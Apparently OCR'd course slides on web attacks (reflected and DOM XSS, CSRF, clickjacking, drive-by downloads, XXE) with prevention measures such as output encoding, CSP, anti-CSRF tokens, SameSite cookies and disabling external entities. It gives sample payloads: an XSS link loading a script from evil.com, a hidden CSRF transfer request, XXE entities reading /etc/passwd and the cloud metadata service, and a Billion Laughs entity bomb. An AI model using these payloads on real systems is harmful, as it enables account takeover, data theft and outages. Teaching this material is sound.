

1. Attacker sends evil email
http:// Wallet.com?p1="><img src=x onerror=http://evil.com/attack.js>
5. Attacker has full access to victim's account
4. Victim's browser now trusts the attacker's script is from Wallet.com
2. Victim clicks on link, send request to vulnerable Wallet.com website
3. Vulnerable wallet website takes data from request and includes in valid webpage

Image Credit
https://www.wallarm.com/what/reflected-xss-attack

Pause: Document Object Model (DOM)

It's a programming interface for web documents, especially used in web development. It represents the structure of an HTML or XML document as a tree of objects, where each node in the tree corresponds to part of the document (such as an element, an attribute, or some text).



```
<html>
  <head>
    <title> Webpage Title</title>
  </head>
  <body>
    <div>
      <h1>This is Heading Tag</h1>
      <p>Some Text Content</p>
      <ul>
        <li> List Item</li>
      </ul>
    </div>
  </body>
</html>
```

Image Credit
https://www.geeksforgeeks.org/dom-document-object-model/?ref=rp

Cross-Site Scripting (XSS) Types (continued)

Document Object Model (DOM)-based XSS - The attack occurs entirely on the client-side (in the DOM), meaning that the malicious code doesn’t involve the server at all.

The web page’s JavaScript code takes untrusted data (like from the URL or local storage) and dynamically updates the webpage, introducing the malicious payload into the page's Document Object Model (DOM).

- Example: If a web page uses JavaScript to dynamically load user input into the page without validating it, an attacker can manipulate the DOM and inject a malicious script.

Cross-Site Scripting (XSS) Prevention

Input Validation - This ensure that input is restricted to expected data types and formats.

- For instance, only allow alphanumeric characters where applicable.

Output Encoding - Before displaying user data on a webpage, encode it to prevent it from being interpreted as HTML or JavaScript.

- For example, converting < to &lt; and > to &gt; prevents the browser from executing malicious scripts.

Use Safe APIs

- For example, avoid using innerHTML for DOM manipulation. Instead, use textContent or other safer methods.

Cross-Site Scripting (XSS) Prevention (continued)

Content Security Policy (CSP) - A CSP is a security header that helps mitigate the impact of XSS by restricting which scripts are allowed to execute on a page.

HTTPOnly and Secure Cookies - You can mark session cookies as HttpOnly to prevent JavaScript from accessing them and as Secure to ensure they are only sent over HTTPS.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF)

A web security vulnerability that allows attackers to trick a victim into making unwanted requests to a web application on which they are authenticated.

*CSRF attacks exploit the trust that a web application has in the user's browser.

Cross-Site Request Forgery (CSRF)

How it Works

1. Victim is logged in to a website (e.g., a bank account or social media platform) and is authenticated via cookies or session tokens stored in their browser.
2. Attacker creates a malicious link or script on a different website (often a completely unrelated site).

Cross-Site Request Forgery (CSRF)

How it Works (continued)

3. Victim visits the malicious site while still logged in to the target application. The malicious site could be an email, a forum post, a social media message, or any web page that can embed a hidden request.
4. Victim unknowingly sends an HTTP request to the target website with their active session (via cookies or authorization tokens). Because the request comes from an authenticated user, the website processes the action as if the victim intended to do it.

Cross-Site Request Forgery (CSRF) (continued)

For example, an attacker wants to transfer money from the victim’s bank account. The victim is logged in to their bank account and visits a malicious webpage, the attacker can craft a hidden request like this:

```
<img
src="https://victimsbank.com/transfer?to=attacker_account&amount=1000" style="display:none" />
```

The victim’s browser loads the page, it sends the request to the bank with the victim's session cookie attached. The bank sees the valid request and processes it, thinking it’s a legitimate action from the victim.

Cross-Site Request Forgery (CSRF) Types

Financial Gain - The victim can have funds transferred from their account to an attackers.

Trust - The user may lose confidence in the application, as the victim’s account can be compromised.

Sensitive Operations - The attacker may try to change things like password or email when they are exploited

Cross-Site Request Forgery (CSRF) Prevention

Anti-CSRF Tokens - These are random values generated by the server and included in every state-changing request (such as form submissions).

- The server will verify that the token sent with the request matches the one stored in the user’s session. Since the attacker cannot predict the token, they cannot craft a valid request.
- Example: If a form for transferring funds requires a CSRF token, the form might look like:

```
<form action="/transferFunds" method="POST">
 <input type="hidden" name="csrf_token"
value="random_generated_token">
<!--other form fields here -->
</form>
```

Then, when the victim submits the form the server checks that the submitted token matches the one stored in the victim’s session. If it doesn’t, the request is rejected.

Cross-Site Request Forgery (CSRF) Prevention (continued)

SameSite Cookies - We use the SameSite cookie attribute to restrict cookies to be sent only in a first-party context.

- This prevents the browser from sending cookies along with requests initiated from a different origin.
    - **SameSite=Strict:** The cookies are sent only for same-site requests (i.e., when navigating directly to the site).
    - **SameSite=Lax:** The cookies are sent for same-site requests and some cross-site requests, like GET requests to load a webpage.
    - **SameSite=None; Secure:** This allows cross-site cookie sending but requires the cookie to be sent over HTTPS.

This helps ensure that session cookies are not included in CSRF attacks.




Image Credit
https://web.dev/articles/samesite-cookies-explained

Cross-Site Request Forgery (CSRF) Prevention (continued)

Referer Header Check - We check the **Referer** header of incoming requests to ensure they come from a valid source. For example, a request to change account settings should originate from the login page or dashboard of the website.

- However, the Referer header can sometimes be unreliable due to privacy settings, so it is not a foolproof solution on its own.

Double-Submit Cookies - This involves sending a CSRF token both as a cookie and as part of the request (e.g., in the body or as a header).

- When the request is processed, the server checks that both tokens match, providing extra assurance that the request is legitimate.

User Awareness - We educate users to avoid clicking on suspicious links or visiting untrusted sites while logged into sensitive applications.

Pause: Clickjacking

Clickjacking, also known as a UI redress attack, is when an attacker hides a legitimate user interface element behind an invisible or disguised element and tricks the user into clicking it.

The user thinks they’re clicking a harmless button or link (like “Play Video” or “Download Now”), but they’re actually clicking something else—like "Transfer Funds" or "Like Page."

- The name comes from “hijacking” a click—taking control of where a user’s click actually goes.

Pause: Drive-by-Download

A drive-by download is a type of cyber attack in which malicious software is automatically downloaded and installed onto a user's device without their knowledge or consent. This typically happens when a user visits a compromised website or clicks on a malicious link, and the malware is silently downloaded in the background.

XML External Entity (XXE) Attacks

XXE External Entity (XXE)

This occurs when an XML parser is misconfigured to allow external entity to reference files or resources located outside the XML document. The attacker can inject a maliciously crafted XML payload, they can trick the parser into:

- Reading local files from the server (e.g., /etc/passwd)
- Making network requests (e.g., to internal services)
- Executing denial-of-service (DoS) attacks (e.g., via "Billion Laughs" attack)
- Potentially exfiltrating data or escalating privileges

XXE External Entity (XXE)

How it Works

1. In XML, you can define entities (shortcuts for text or data). An **external entity** refers to data located outside the XML file, like a file or URL. Example of XML with an external entity:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
</user>
```

If the XML parser allows external entities, it will **replace** *&xxe*; with the contents of */etc/passwd*, effectively leaking sensitive server data.

XXE External Entity (XXE) Types

File Disclosure - We use an XXE attack to steal sensitive server files

- Example: `<!ENTITY xxe SYSTEM "file:///etc/hosts">`

Server-Side Request Forgery (SSRF) - We trigger an internal server requests (e.g., accessing a private metadata API)

- Example: `<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">`

Potential Remote Code Execution (RCE) - In very specific cases where XML parsers support dangerous protocols (e.g., jar: or php:), this could escalate to RCE.

XXE External Entity (XXE) Types

Denial of Service - We can use Billion Laughs Attack, this is an exponential entity expansion leading to memory exhaustion

- Example:

```
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
]>
<root>&lol3;</root>
```

XXE External Entity (XXE) Prevention

Disable External Entity Processing - We have modern XML parsers offer a configuration option to disable DTDs (Document Type Definitions) and external entities

Use Secure Libraries - We have XML libraries that disable XXE by default or explicitly support secure parsing.

- This is mostly an issue for legacy or overly permissive parsers.

XXE External Entity (XXE) Prevention (continued)

Input Validation and Content-Type Checking - We only accept XML when necessary while validating or sanitizing XML input before processing.

Least Privilege Principle - Yes, this again. We run services with minimal privileges. We want to restrict file system access and network permissions for services that parse XML.

In-Class Work

TryHackMe: SQL Injections

OR

Keylogger and Buffer Overflow

OR

Topic Presentation

OR

Course Project

Questions?